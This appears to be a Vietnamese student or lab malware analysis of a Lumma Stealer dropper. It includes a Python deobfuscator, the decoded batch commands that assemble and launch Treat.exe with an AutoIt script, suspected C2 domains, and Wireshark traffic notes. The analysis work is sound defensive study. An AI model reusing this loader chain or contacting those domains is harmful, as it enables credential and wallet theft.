C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20138:CacheServerConnection
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20142:Wininet_WebsocketUpgrade
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20143:Wininet_WebsocketSession
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20145:WININET_KEYWORD_HTTP
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20146:WININET_KEYWORD_CONNECTION
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20148:WININET_KEYWORD_HTTPS
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20153:WININET_KEYWORD_HTTPDIAG
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20566:http://xml.org/sax/properties/lexical-handler
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20582:sapi
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20583:x-sapi
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20620:Swarm: %s, disconnecting from upload: %s
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20629:SetupNameSpaceSecurity::ConnectServer failed with 0x%x
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20631:GetNameSpaceSecurity::ConnectServer failed with 0x%x
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20636:CopyNameSpaceSecurity: ConnectServer failed for src. hr=0x%08X
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20638:CopyNameSpaceSecurity: ConnectServer failed for Dst. hr=0x%08X
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20669:Connecteur DIN int
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20696:Lunettes connect
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20751:Canceled (Connection Failures)
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20756:Upload
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20781:The transport connection attempt was refused by the remote system.
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20782:The transport connection was gracefully closed.
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20786:An operation was attempted on a nonexistent transport connection.
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20792:The transport connection was aborted by the local system.
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20798:A connection to the server could not be made because the limit on the number o
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20906:ENSTRMAPI
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20908:ENSTRMAPI
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:20994:ENSTRMAPI.DLL
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:21368:Cannot connect additional context for INTF_TYPE: %d: Max Child Contexts reached:
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:21693:MaxSupportedChildInterfaces: %d
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:21695:MaxBase-DefaultConnections
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:21695:MaxBase-MaxConnections
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:21987:https://login.microsoft.com
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:22316:http://www.w3.org/2000/09/xmldsig#rsa-sha256
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:22317:http://www.w3.org/2000/09/xmldsig#sha256
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:22324:http://schemas.microsoft.com/windows/rel/2005/reldata
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:22325:http://schemas.microsoft.c
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:22326:MapInteractionMode
C:\Users\abccad\Downloads\LAB\stringsLAB3.txt:22327:MapItemsControl
```

Type here to search

31°C 11:37 PM 3/6/2026

To direct input to this VM, click inside or press Ctrl+G.

Windows 10 x64 - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search

My Computer

- Debian 7.x 64-bit
- ANDROID
- Kali-Linux-2019.3
- Win2008-DC
- Ubuntu 64-bit
- REMnux
- Windows 10 x64

Home Windows 10 x64

Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> C:\Users\abccad\Downloads\SysinternalsSuite\strings64.exe -n 4 -accepteula -u "C:\Users\abccad\Downloads\LAB\2026-01-01-f
iles-from-the-infected\XP0000_THP\45429\Treat.exe" > C:\Users\abccad\Downloads\LAB\stringTreat.txt
PS C:\Windows\system32> Select-String -Path C:\Users\abccad\Downloads\LAB\stringTreat.txt

cmdlet Select-String at command pipeline position 1
Supply values for the following parameters:
Pattern[0]: http
Pattern[1]: https
Pattern[2]: upload
Pattern[3]: socket
Pattern[4]: connect
Pattern[5]:


C:\Users\abccad\Downloads\LAB\stringTreat.txt:145:HTTPSETUSERAGENT
C:\Users\abccad\Downloads\LAB\stringTreat.txt:209:UDPCLOSESOCKET
C:\Users\abccad\Downloads\LAB\stringTreat.txt:212:TCPCLOSESOCKET
C:\Users\abccad\Downloads\LAB\stringTreat.txt:265:HTTPSETPROXY
C:\Users\abccad\Downloads\LAB\stringTreat.txt:333:TCPCONNECT
C:\Users\abccad\Downloads\LAB\stringTreat.txt:1778:http://www.autoitscript.com/autoit3/

PS C:\Windows\system32>
```

Strings trích xuất từ **Treat.exe** cho thấy các chỉ báo rõ ràng về năng lực giao tiếp mạng, bao gồm thiết lập User-Agent (**HTTPSETUSERAGENT**), cấu hình proxy

(HTTPSETPROXY) và quản lý socket TCP/UDP (TCPCONNECT, TCPCLOSESOCKET, UDPCLOSESOCKET). Ngoài ra có xuất hiện URL chính thức của AutoIt (autoitscript.com/autoit3), cũng có giả thuyết [Treat.exe](#) là thành phần liên quan AutoIt. Các chuỗi này chứng minh năng lực mạng nhưng chưa đủ để xác định endpoint C2 trong tập strings hiện tại.

Phân tích các thành phần trong thư mục tạm IXP00.TMP cho thấy thư mục bao gồm các tệp kịch bản điều khiển bị làm rối như Lifetime.accde, Finish.accde,... và các khối dữ liệu nhị phân chứa mã máy như Auction, Mono, Portraits. Những khối dữ liệu này sau này sẽ được sử dụng để lắp ráp tạo thành payload chính thức.



Hình ảnh các file khả nghi trong thư mục IXP00.TMP

Giải mã file Lifetime.accde để tìm kiếm thêm bằng chứng vì file Lifetime.accde đã bị làm rối nên cần viết một script Python giúp tự động thay thế các biến và loại bỏ các thành phần gây nhiễu.

```

Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Users\1tuan>cd C:\1tuan\Lumma\Second Stage

C:\1tuan\Lumma\Second Stage>python script1.py
Giải mã thành công! Kết quả lưu tại: Lumma_3Step_Report.txt

C:\1tuan\Lumma\Second Stage>

```

Hình ảnh chạy script Python trong cmd

```

import re

def lumma_deobfuscator_3_steps(output_file):
    # --- STEP 1: ĐỊNH NGHĨA CÁC THÀNH PHẦN GỐC (RAW INPUT) ---
    # Đây là các dòng lệnh thu được trực tiếp từ tệp Lifetime.accde sau khi loại bỏ junk
    code
    mapping = {
        "Implement": "a", "Sticks": "o", "Grants": "I", "Country": "H",
        "Daisy": "R", "Colleagues": "9", "Diving": "h", "Filters": "q",
        "Anger": "d", "Liabilities": "P", "Ongoing": "z", "Then": "1",
        "Decided": "p", "Cashiers": "k", "Claims": ".", "Keyword": "3"
    }

    raw_commands = [
        "Set
rBLmMFDE%Filters%JO%Diving%%Country%gxTwY=Tre%Implement%t%Claims%exe",
        "Set /%Implement% C%Sticks%ncerne%Anger%=64542%Colleagues%",
        "m%Anger% %Concerned%",
        'set /%Decided% ="MZ" > %Concerned%\\%rBLmMFDEqJOHhgXtwY% <nul',
        'fin%Anger%str /V "Sierr%Implement%" Unif%Sticks%rm >>
%Concerned%\\%rBLmMFDEqJOHhgXtwY%',
        'c%Sticks%%Decided%y /b /y %Concerned%\\%rBLmMFDEqJOHhgXtwY% +
%Liabilities%%Sticks%rtr%Implement%its + Aucti%Sticks%n + M%Sticks%n%Sticks%
%Concerned%\\%rBLmMFDEqJOHhgXtwY%',
        'c%Anger% %Concerned%',
        'c%Sticks%%Decided%y /b /y
%Claims%%Claims%\\Finis%Diving%%Claims%%Implement%cc%Anger%e +
%Claims%%Claims%\\Omeg%Implement%%Claims%%Implement%cc%Anger%e +
%Claims%%Claims%\\%Daisy%efugees%Claims%%Implement%cc%Anger%e +
%Claims%%Claims%\\Tries%Claims%%Implement%cc%Anger%e %Diving%',
        'st%Implement%rt /w %rBLmMFDEqJOHhgXtwY% %Diving%',
        'c%Anger% %Claims%%Claims%'
    ]

```

```

def resolve(text, current_map):
    # Thay thế các biến %Var% dựa trên bảng mapping
    for _ in range(3): # Chạy nhiều vòng để xử lý biến lồng nhau
        for var, val in current_map.items():
            text = text.replace(f"%{var}%", val)
    return text

# --- STEP 2: THAY THẾ BIẾN CƠ SỞ (RESOLVING BASE VARIABLES) ---
# Giải mã các từ khóa lệnh (copy, findstr, md...)
step2_commands = []
step2_map = mapping.copy()

# Tiền xử lý các biến phức hợp cho Step 2
resolved_rBL = resolve("rBLmMFDE%Filters%JO%Diving%%Country%gxTwY",
mapping)
resolved_Treat = resolve("Tre%Implement%t%Claims%exe", mapping)
step2_commands.append(f"Set {resolved_rBL}={resolved_Treat}")

# Cập nhật mapping để các bước sau nhận diện được tên biến mới
step2_map[resolved_rBL] = resolved_Treat

for cmd in raw_commands[1:]:
    # Giải mã các ký tự đơn lẻ để lộ ra lệnh Windows (copy, md...)
    decoded = cmd
    for var, val in mapping.items():
        if var not in ["Concerned", resolved_rBL]: # Giữ lại các biến mục tiêu
            decoded = decoded.replace(f"%{var}%", val)
        decoded = decoded.replace(var, val) # Thay thế cả trường hợp không có %
    step2_commands.append(decoded)

# --- STEP 3: GIẢI MÃ PHẪNG (FULL FLATTENING) ---
# Thay thế toàn bộ biến thành giá trị thực tế để thực thi
final_map = step2_map.copy()
final_map["Concerned"] = "645429"
final_map["rBLmMFDEqJOHhgXtwY"] = "Treat.exe"

step3_commands = []
for cmd in step2_commands:
    if cmd.startswith("Set "): continue # Bỏ qua các lệnh Set ở bước cuối

    final_cmd = resolve(cmd, final_map)
    # Làm sạch các ký tự đặc biệt và định dạng đường dẫn
    final_cmd = final_cmd.replace("cd ..", "cd ..").replace("cd ....", "cd ..")
    step3_commands.append(final_cmd)

# --- GHI KẾT QUẢ RA FILE ---
try:
    with open(output_file, 'w', encoding='utf-8') as f:
        f.write(":: STEP 1: RAW OBFUSCATED COMMANDS\n")
        for cmd in raw_commands: f.write(cmd + "\n")

        f.write("\n:: STEP 2: PARTIALLY DECODED (KEYWORD RECOVERY)\n")
        for cmd in step2_commands: f.write(cmd + "\n")


```

```
f.write("\n:: STEP 3: FINAL FLATTENED COMMANDS\n")
for cmd in step3_commands: f.write(cmd + "\n")
```

```
print(f"Giải mã thành công! Kết quả lưu tại: {output_file}")
except Exception as e:
    print(f"Lỗi: {e}")
```

Chạy script

```
lumma_deobfuscator_3_steps("Lumma_3Step_Report.txt")
```



Hình ảnh file Lifetime khi chưa được giải mã bên trái và đã được giải mã bên phải
Kịch bản *trong Lifetime.accde* thực chất là một chuỗi các lệnh Windows Batch được ngụy trang tinh vi nhằm xây dựng mã độc ngay trên máy nạn nhân thông qua 3 giai đoạn chính:

1. Giai đoạn Giải mã Biến

Kịch bản bắt đầu bằng việc định nghĩa một bảng tra cứu biến môi trường khổng lồ (như Set Implement=a, Set Sticks=o). Việc này nhằm che giấu các từ khóa nhạy cảm khỏi các công cụ quét mã tĩnh. Các biến đơn lẻ này sau đó được ghép nối để tạo thành các lệnh hệ thống hoàn chỉnh như copy, findstr, và start.

2. Giai đoạn khởi tạo trình thông dịch

Mã độc thực hiện lệnh:

```
set /p ="MZ" > 645429\Treat.exe <nul
```

Hành vi này ghi thủ công ký tự "MZ" (dấu hiệu nhận biết tệp thực thi Windows) vào một tệp mới tên là Treat.exe trong thư mục tạm 645429.

Sau khi có header, kịch bản tiến hành "khâu nối" các thành phần nhị phân đã được giải nén từ trước:

- Trích xuất mã máy: Sử dụng findstr /V "Sierra" Uniform >> ... để lọc bỏ dữ liệu nhiễu và lấy mã máy nguyên bản từ tệp Uniform.

- Hợp nhất mảnh vỡ: Sử dụng lệnh copy /b để ghép các tệp dữ liệu trông có vẻ vô hại như Portraits, Auction, và Mono vào tệp Treat.exe.

3. Giai đoạn Tổng hợp và Kích hoạt

Kịch bản thực hiện hai bước cuối cùng để vận hành mã độc:

- Gộp kịch bản điều khiển: Ghép các tệp .accde phụ (Finish, Omega, Refugees, Tries) thành một tệp kịch bản tổng hợp tên là h.
- Thực thi ngầm: Chạy lệnh start /w Treat.exe h để kích hoạt payload. Trong đó, Treat.exe đóng vai trò là trình thông dịch để chạy các lệnh đánh cắp dữ liệu ẩn bên trong tệp kịch bản h. Kịch bản h này chính là file 2026-01-01-Lumma-Stealer.a3x trong sample

3.8 Predicting behavior (dự đoán hành vi)


Từ phân tích tĩnh, mẫu thể hiện rõ mô hình **staged loader/dropper**: một executable GUI có **payload nhúng lớn**, tự giải nén vào **%Temp%\IXP000.TMP**, sau đó kích hoạt payload AutoIt (**.a3x/Treat.exe**). Sự hiện diện của các primitive mạng (HTTP/TCP, proxy, user-agent) và hành vi DNS probing cho thấy khả năng thiết lập kênh liên lạc ra ngoài. Với bối cảnh family Lumma, hành vi tổng thể **phù hợp** với một infostealer nhắm tới dữ liệu trình duyệt/tokens/ví điện tử, có rủi ro cao gây chiếm tài khoản và thất thoát tài sản.

- **Mức độ nguy hiểm: Cao.**

4. Dynamic Analysis / Phân tích động

4.1 Network traffic analysis (Phân tích lưu lượng mạng)

4.1.1 DNS Queries



Trong quá trình phân tích lưu lượng mạng bằng Wireshark, các gói tin DNS được ghi nhận khi chương trình được thực thi. DNS được sử dụng để chuyển đổi tên miền (domain) thành địa chỉ IP trước khi thiết lập kết nối mạng.

Kết quả phân tích cho thấy hệ thống đã gửi nhiều truy vấn DNS đến các tên miền khác nhau như:

- wpaad.localdomain
- checkappexec.microsoft.com
- steamcommunity.com
- broguenko.su
- homunccloud.su
- familyriwo.su
- izzardtow.su
- basilicros.su


Một số tên miền như broguenko.su, homunccloud.su, familyriwo.su, izzardtow.su và basilicros.su trả về kết quả NXDOMAIN (No such name), nghĩa là các tên miền này không tồn tại. Điều này cho thấy chương trình có thể đang thử truy vấn nhiều tên miền khác nhau để


tìm máy chủ điều khiển từ xa (Command and Control – C2). Đây là hành vi thường gặp ở malware khi sử dụng kỹ thuật Domain Generation Algorithm (DGA) hoặc thử nhiều domain để tìm máy chủ còn hoạt động.

Ngoài ra, một số truy vấn DNS hợp lệ của hệ thống cũng được ghi nhận như checkappexec.microsoft.com (dịch vụ của Microsoft) và steamcommunity.com, cho thấy trong quá trình chạy chương trình vẫn có các truy vấn mạng bình thường của hệ thống.

Từ các quan sát trên có thể thấy chương trình đã thực hiện nhiều truy vấn DNS tới các tên miền khác nhau. Việc xuất hiện nhiều tên miền lạ và trả về NXDOMAIN là dấu hiệu đáng nghi ngờ và có thể liên quan đến hoạt động tìm kiếm máy chủ điều khiển từ xa của malware.

4.1.2 HTTP Conversations





Lưu lượng HTTP được phân tích bằng công cụ Wireshark nhằm xác định các kết nối HTTP giữa hệ thống phân tích và các máy chủ bên ngoài.

Sau khi áp dụng bộ lọc **http** trong Wireshark, một số gói tin HTTP đã được ghi nhận. Các gói tin này chủ yếu là các yêu cầu **GET** và phản hồi từ máy chủ web.

- **Kết quả từ HTTP packets:**

Trong quá trình phân tích, hệ thống **192.168.40.149** thực hiện các yêu cầu HTTP tới máy chủ **23.219.172.107**. Một số phản hồi HTTP được ghi nhận bao gồm:

HTTP/1.1 206 Partial Content

HTTP/1.1 403 Forbidden

Một số request được quan sát:

GET /filestreamingservice/files/... HTTP/1.1

Các phản hồi **206 Partial Content** cho thấy máy chủ đang gửi dữ liệu từng phần cho client, thường xảy ra khi tải nội dung từ web.

- **Kết quả từ HTTP Conversations:**

Từ mục **Statistics** → **Conversations** → **IPv4** trong Wireshark, các phiên giao tiếp HTTP chính được ghi nhận như sau:

Source IP	Destination IP	Packets	Bytes
192.168.40.149	23.4.38.10	26	34 kB
192.168.40.149	23.219.172.49	2	1 kB
192.168.40.149	23.219.172.107	12	7 kB
192.168.40.149	96.7.102.164	4	1 kB

Các kết nối này cho thấy hệ thống đã giao tiếp HTTP với nhiều máy chủ bên ngoài Internet.

- **Nhận xét**

Các IP như **23.x.x.x** và **96.x.x.x** thường thuộc các hệ thống CDN hoặc máy chủ phân phối nội dung trên Internet. Các request HTTP được quan sát có thể liên quan đến việc tải nội dung web hoặc dịch vụ trực tuyến.


Trong dữ liệu capture, chưa phát hiện các domain hoặc request HTTP rõ ràng liên quan đến máy chủ điều khiển (C2) của mã độc.

- **Kết luận**

